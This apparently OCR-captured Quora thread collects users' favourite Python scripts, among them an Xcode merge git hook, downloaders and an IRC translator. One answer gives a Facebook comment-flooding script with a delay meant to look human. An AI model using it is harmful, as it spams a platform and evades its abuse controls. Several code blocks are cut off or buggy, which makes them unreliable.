
Complete Report:

http://www.thelearningpoint.net/...









Written Jul 10, 2013 • View Upvotes

Sean Wang, S.W. Test Dev, especially mobile at present;Python/Ruby;Diablo fans
4.3k Views

Update: I removed my previous answer about a script to download subtitles from internet via right click one the file, because it's not my best script, It's just a mod from according to Manoj Memana Jayakumar's answer. If you are still interested, you could still read it from my Quora blog PyGetSubtitle by Sean Wang on python-change-life.

Here below comes my BEST Python script written so far and I am really proud of it: xUnique

---

Introduction

Every ObjectiveC developer who uses Xcode in VCS like Git/SVN should have encountered merge conflicts of project.pbxproj file, a.k.a Xcode project file inside YourProject.xcodeproj.

Even though we could use the perl script by WebKit team to reduce the merge work; But we still need to fix the conflicts by searching >>>, <<< and === one by one.

I found a way to make this file automatically merged. Here below are my theories that xUnique is based on:

- All elements in project file are actually connected as a tree
- We give a path to every node of the tree using its unique attribute; this path is the absolute path to the root node connected by these attributes
- Apply MD5 hex digest to the path for the node
- these digests are the new UUIDs in the project file

I rewrote sort-Xcode-project-file with pure Python language to do the sort.

How to use

1. Download xUnique from https://github.com/truebit/xUnique
2. Put **xUnique.py** file in your project repository somewhere and add it as track file via git add path/to/xUnique.py, so all members could use the same script
3. create a git hook: ln -s path/to/xUnique.py .git/hooks/pre-push
4. Add permission chmod 555 .git/hooks/pre-push
   use hook pre-push instead of pre-commit is a safe consideration: you decide to commit the newly generated project file or not
5. In all your branches, uniquify project.pbxproj file in either way:
   make some changes and commit. Try to push, git hook would be triggered
   manually run script: python path/to/xUnique.py path/to/MyProject.xcodeproj and then committing changes.

For more details, check README in xUnique project.

If you have problem when using xUnique, you are welcome to file an issue in github.

Updated Aug 3, 2014 • View Upvotes

Naga Rohit, Python is half my name :P

14.6k Views • Upvoted by Nikhil Garg, Engineering manager at Quora

It's one of my favourite scripts!

[PNRly] SMS Update on Indian Railways PNR Status Change [PNRly]

Once, when I've got my tatkaal train tickets on Waiting List, my dad asked me to check the PNR status every 15 minutes (figuratively) and update him if it changes. Although my tickets were confirmed very soon(fortunately) even before I got to finish a script which does exactly that, I've finished it recently as soon as I had a PNR to track :D So, here you go! Presenting PNRly - A program that facilitates you to get an SMS update if your PNR status changes. I've 'Github'ed it. You can download/fork it here: https://github.com/snagarohit/pnrly

Written Jul 9, 2013 • View Upvotes


Nagraj Gajengi, PyLove


4.4k Views

1. **Compare two movies and download the better one.**

Every time when we are in a dilemma to download a movie among a list of movies, we consider things like imdb rating, genre , awards, metascore and download the better one.

So I wrote a python script which takes two movie names as input and gives a comparison of both the movies and asks you the movie you wish to download .







2) **Latest Torrent Download**

As soon as new episode of a series arrives, we download it and its the same routine every time, so I wrote a python script which auto downloads the latest episode into your torrent client.

Input:



Output:



If the specify certain episode for e.g "Arrow s01e09" then it will download that file into your client,you can download movies also.

---

3) **XKCD WebComic Downloade**r :
I like to read xkcd comics in my free time but most of that is when I don't have internet access. I wrote a python script which downloads all the comics into the local storage with a appropriate file names. So, now can read them whenever I like to read it.

---

4) **Project Euler Problems:**
I like to solve About - Project Euler problems, I do them when I have nothing else to do and that is probably when I don't have Internet access. So I wrote a script which downloads and saves all the questions into their respective files for e.g problem number 15 will be saved as "Problem 15.txt" and it also has two gif images those will be saved as "Problem 15-1.gif","Problem 15-2.gif"

---

5) **Subscene Subtitle Downloader** :
This one is quite similar to Manoj Memana Jayakumar's subtitle downloader , but it doesn't uses subdb api instead it crawls subscene.com and downloads the subtitle.
(Please refer the video at the bottom of the answer to see a demo)


---

6) **Lyrics Downloader** :
There are many lyrics api available but most of them doesn't have lyrics for bollywood songs but then there is musixmatch. It accepts song name and calls musixmatch api for the appropriate lyrics and then saves the lyrics into your device. (still some work is required but I'm happy with what I have)

---

7) **Some work on YIFY**:
a) My buddy Aniruddha wanted to download some 3D movies to check how they work in his newly bought TV. So here python comes for rescue, I wrote a script which gives him current top 20 highest seeded movies and other important info into a text file which helped in downloading them at ease.
b)A script which auto downloads highest seeded movie into your PC.

Few more but above all will do.



PS:
I would really like to thank Manoj Memana Jayakumar . He might won't know but his answer popped out in my news feed in dec'14 and I was like "This is awesome" and the other day I thought let's give a try , that's it till 31st dec'14 I wrote all those script. So without his answer this all might would not have happened. Before that I didn't even knew what is urllib2,etc . Those all things were like some rocket science to me. I got so much confident that I even implemented my own python version Notepad.

Written Jan 7, 2015 • View Upvotes

Hamid Siddiqui, Studying core java since 2009, competitive programming since 2014
1.9k Views

How I got the Idea.

It was so beautiful for me to see "Facebook birthday thanking" scripts that I decided to run the same on my birthday. I found both JavaScript and python versions on Github (at that time I knew nothing about both of them except the names) I completed the setup of python on my desktop , got the access token from Facebook Graph API explorer and finally ran the script. What happened next ? A lot of errors on the terminal window. I copy-pasted another script from Github and again many errors. I decided to learn python to understand the code. Learning python is easy , took me few hours to go through the basic syntax. I knew about HTTP requests so requests functions used were not hard to grasp. Everything ready,few changes made , I ran the script and yayy! 25 Birthday posts on my Facebook wall had "Thanks :)" commented in 1 second. Yes ,only 25 were commented. I got some error in parsing JSON. There were 25


posts shown in the Graph API explorer and then there was paging and link for other page , so I concluded that the script was not going on next page. I couldn't fix the error. In fact I didn't try fixing it , I was tired :P and my birthday was over.
The next day I played with the Graph API explorer (updated status with only me privacy, commented on posts-this was done manually without writing any script)

I wanted the Guinness World Record for most comments on a Facebook item.

Then I recalled last year(in 2013) I updated a status with the hope to get most comments on any Facebook status ever. There is a Guinness World Record for Most comments on a Facebook item. Don't try the Facebook link given on the page for you'll get "Sorry, this page isn't available." I don't know why. And here comes my script now! I wrote a script to comment on the status! And boom! Comments coming at super fast speed! I wanted the record so I ran many instances of the script! But after many thousand comments I got errors! Facebook blocked me from commenting! I was blocked for 24 hours.


```
{
  "error": {
    "message": "Sorry, you are blocked from leaving comments due to continued overuse of this feature.",
    "type": "OAuthException",
    "code": 368
  }
}
```


Next day full of excitement I again began commenting! :P I was blocked again. And now this time I got this.
1. **"You're restricted from joining and posting to groups indefinitely."**
2. **"You're restricted from posting on or creating Pages indefinitely."**



My timeline showed "No recent activity to show" and all the birthday posts on my wall(100+ posts) disappeared. My timeline still appears strange to me and my friends.
I apologized but I got no response.

Here is the post Hamid Siddiqui - This shall be the status with the most...
I have made the post public , hope you can see it.

Script to comment on a post(as many time as you want)

```
1  import httplib, urllib
2  from bs4 import BeautifulSoup
3  import os
4  import json
5  import time
6  #Insert the access_token here
7  access_token=''
8  conn = httplib.HTTPSConnection("graph.facebook.com")
9  print 'requesting...'
10
11
12 def comment(url):
```

```
    connect = httplib.HTTPSConnection("graph.facebook.com")
    connect.request("GET",url)

    for x in xrange(2):

            print 'commenting %d '% x
            path ='/'+'324099411057983'+'/comments'
            param_data={  'format':'json',
                        'message':'I don\'t know what to comment.',
                        'access_token':access_token
                    }
            connect = httplib.HTTPSConnection("graph.facebook.com")
            connect.request("POST",path,urllib.urlencode(param_data),{})
            #res = connect.getresponse()
            #added sleep to delay commenting , seem human.
            time.sleep(0.09)
#324099411057983 is the post id. You can see in the url of the post.
url='/324099411057983'
comment(url)
print 'finished :)'
```

Note: Don't end up being blocked by overusing the comment feature. Use the script at your own risk.

Written Sep 29, 2014 • View Upvotes

Navkamal Rakra, Research Fellow @ DRDO, INFP

2.9k Views • Upvoted by Jim Dennis, Python from an Ops perspective

A script that can scrape an entire e-commerce site and make you a database with products, prices, pictures and everything. Here it is : http://navkamalrakra.com/scrappi...

Written May 12, 2014 • View Upvotes

Tanmay Inamdar, Atheist, loves History and Math.


14.3k Views • Upvoted by Jim Dennis, Python from an Ops perspective

I have friends on IRC who know and use Japanese on channels. I used to get frustrated and even angry because I didn't know what was being talked about. IRC is a fast medium so using Google translate is not fun. By the time you'd search and get the translation of a chat line, you'd have missed 20 chat lines.
One day, out of such frustration, I Googled whether there is Google's or any third party API that translates a given sentence from Japanese to English. And there was: Goslate: Free Google Translate API.
I use XChat as an IRC client, so I wrote this simple script using XChat - Python API.

```
import xchat
import goslate
__module_name__ = "translate"
__module_version__ = "1.0"
__module_description__ = "Translates between English and Japanese"
def translate_jap_to_eng(word, word_eol, userdata):
    #if the line from someone else has a Japanese content in it, it translates and displa
    lineArr = word[3:] #first 3 elements are "PRIVMSG", channel name and nickname
    line = " ".join(lineArr)
    line = unicode(line[1:], "utf8")
    regexfind = re.findall(u'[\u4e00-\u9fbf\u3040-\u309f\u30a0-\u30ff]+', line) #regex th
    if len(regexfind) > 0:
        gs = goslate.Goslate()
```

```
        res = u""
        prev_index = 0
        current_index= 0
        for i in range(0, len(regexfind)):
            current_index= line.find(regexfind[i], prev_index)
            res += line[prev_index:current_index]
            res += gs.translate(regexfind[i], 'ja-en') #translate the japanese substring
            prev_index = ind+len(regexfind[i])
        res+=line[prev_index:]
        xchat.prnt(res.encode('utf-8')) #encode in unicode and print it
    return xchat.EAT_NONE #xchat syntax
def translate_eng_to_jap(word, word_ol, userdata):
    #if I type /tl translate this message, then it translates "translate this message" in
    if len(word) < 1:
        xchat.prnt("You didn't write a message!")
    else:
        lineArr = word[1:]
        line = " ".join(lineArr)
        gs = goslate.Goslate()
        msg = gs.translate(line, 'ja')
        msg = msg.encode('utf8')
        xchat.prnt(msg)
    return xchat.EAT_ALL
xchat.hook_command("tl", translate_eng_to_jap, help="Translates from English to Japanese
xchat.hook_server("PRIVMSG", translate_jap_to_eng) #call this function whenever a message
```

And here's an example of the script in action:



The only problem is that it prints the translation before the actual Japanese sentence because of XChat restrictions. But I've grown used to it.

It is very trivial and there's nothing exceptionally smart about it. But it was my first script (that actually did something), and writing and debugging it was great fun, so yeah. :D

Written Mar 8, 2014 • View Upvotes

Prasanna Kumar, B.Tech Student
3.2k Views • Upvoted by Ashish Kedia, Programming since 8 years.


Download Youtube Videos or Audio from a SONG LIST FILE

For all **Engineering Students** and **Music Lovers**


I have a special penchant for keeping a certain playlist for a tenure. And I keep on updating it. It becomes a tedious job for me **to download 30-50 songs (both audio or video based on user choice)** at a time. I use this script to do that for me.

Works only in Linux systems (Although it might work fine in Windows after installing youtube-dl)
A file containing all the songs name, say playlist.txt
You need to have youtube-dl installed in your system
I used the script for the first time for the very playlist to download.
latesthackingnews.com
Best tracks to listen to whilst hacking


Working:
1)You need to select the file in which the songs that you want to download are added.




2) You need to select if you want Video or Audio to be downloaded

